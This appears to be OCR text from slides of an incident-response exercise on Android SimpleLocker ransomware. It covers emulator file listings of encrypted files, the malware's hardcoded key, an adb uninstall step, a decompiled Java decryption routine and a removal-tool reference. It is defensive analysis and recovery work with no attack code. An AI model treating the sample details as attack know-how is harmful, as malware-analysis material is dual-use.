
Encrypted Files:
DemoPicture.jpg
DemoPicture.jpg
DemoFile.jpg

Name	Size	Date	Time	Permissions	Info
init	105204	1970-01-01	02:00	-rwxr-x---	
init.goldfish.rc	2344	1970-01-01	02:00	-rwxr-x---	
init.rc	17057	1970-01-01	02:00	-rwxr-x---	
init.trace.rc	1637	1970-01-01	02:00	-rwxr-x---	
init.usb.rc	3915	1970-01-01	02:00	-rwxr-x---	
mnt		2015-07-13	14:43	drwxrwxr-x	
asec		2015-07-13	14:43	drwxr-xr-x	
obb		2015-07-13	14:43	drwxr-xr-x	
sdcard		2015-07-13	14:46	d---rwxr-x	
Alarms		2015-07-10	17:08	d---rwxr-x	
Android		2015-07-13	14:46	d---rwxr-x	
DCIM		2015-07-10	17:08	d---rwxr-x	
Download		2015-07-10	17:08	d---rwxr-x	
LOST.DIR		2015-07-10	17:07	d---rwxr-x	
Movies		2015-07-10	17:08	d---rwxr-x	
Music		2015-07-10	17:08	d---rwxr-x	
Notifications		2015-07-10	17:08	d---rwxr-x	
Pictures		2015-07-13	14:49	d---rwxr-x	
DemoPicture.jpg.enc	16640	2015-07-13	14:49	----rwxr-x	
Podcasts		2015-07-10	17:08	d---rwxr-x	
Ringtones		2015-07-10	17:08	d---rwxr-x	
secure		2015-07-13	14:43	drwx------	

Install app on Emulator

Notice encrypted file

Action Proposed




Key: jndlasf074hr

Encrypted Files:
DemoPicture.jpg
DemoPicture.jpg
DemoFile.jpg

Name	Size	Date	Time	Permissions	Info
init	105204	1970-01-01	02:00	-rwxr-x—	
init.goldfish.rc	2344	1970-01-01	02:00	-rwxr-x—	
init.rc	17057	1970-01-01	02:00	-rwxr-x—	
init.trace.rc	1637	1970-01-01	02:00	-rwxr-x—	
init.usb.rc	3915	1970-01-01	02:00	-rwxr-x—	
mnt		2015-07-13	14:43	drwxrwxr-x	
asec		2015-07-13	14:43	drwxr-xr-x	
obb		2015-07-13	14:43	drwxr-xr-x	
sdcard		2015-07-13	14:46	d—rwxr-x	
Alarms		2015-07-10	17:08	d—rwxr-x	
Android		2015-07-13	14:46	d—rwxr-x	
DCIM		2015-07-10	17:08	d—rwxr-x	
Download		2015-07-10	17:08	d—rwxr-x	
LOST.DIR		2015-07-10	17:07	d—rwxr-x	
Movies		2015-07-10	17:08	d—rwxr-x	
Music		2015-07-10	17:08	d—rwxr-x	
Notifications		2015-07-10	17:08	d—rwxr-x	
Pictures		2015-07-13	17:29	d—rwxr-x	
DemoPicture.jpg	9392	2015-07-13	17:30	—rwxr-x	
DemoPicture.jpg.enc	16640	2015-07-13	14:49	—rwxr-x	
Podcasts		2015-07-10	17:08	d—rwxr-x	
Ringtones		2015-07-10	17:08	d—rwxr-x	

The app created a copy of the file and decrypted it

Action Proposed




Could not load image 'DemoPicture_renamed.jpg'.

Error interpreting JPEG image file (Not a JPEG file: starts with 0x7a 0xc0)

DemoPicture is decrypted ☺


Note: simply renaming the .enc file or using another decryption key does not work ←

Action Performed




Seek approval before performing potentially dangerous tasks

Eradication & Recovery



Ensure that all files are back to normal and there are no traces of malware on the device


Eradication & Recovery



Incident Report

Recovery


- Uninstall simplelocker using adb uninstall org.simplelocker
- This removes the app, now we need to decrypt files
- Using the information in this report, we know that we have to
  - parse all files in sd card that have a .enc extension
  - decrypt files using decrypt method discovered above with the encryption key jndlasf074hr
  - It is probably best to create a copy rather than replacing the encrypted files.
- We can make an app that does these operations



```
public void decrypt(String paramString1, String paramString2)
  throws Exception
{
  FileInputStream localFileInputStream = new FileInputStream(paramString1);
  FileOutputStream localFileOutputStream = new FileOutputStream(paramString2);
  this.cipher.init(2, this.key, this.spec);
  CipherInputStream localCipherInputStream = new CipherInputStream(localFileInputStream, this.cipher);
  byte[] arrayOfByte = new byte[8];
  while (true)
  {
    int i = localCipherInputStream.read(arrayOfByte);
    if (i == -1)
    {
      localFileOutputStream.flush();
      localFileOutputStream.close();
      localCipherInputStream.close();
      return;
    }
    localFileOutputStream.write(arrayOfByte, 0, i);
  }
}
```

Incident Report

- Several tools offer removal and decryption
- EG: Avast Ransomware Removal
  https://play.google.com/store/apps/details?id=com.avast.android.malwareremoval&hl=en




How to use avast! Ransomware Removal?

Once installed, it removes the malware from your device and decrypts all files which the malware has encrypted.

Necessary steps:

1. Go to http://play.google.com from your computer.
2. Login to the Google Play with the same user information you use to login to your phone.
3. Search for the avast! Ransomware Removal application (it may be this app you are looking at).
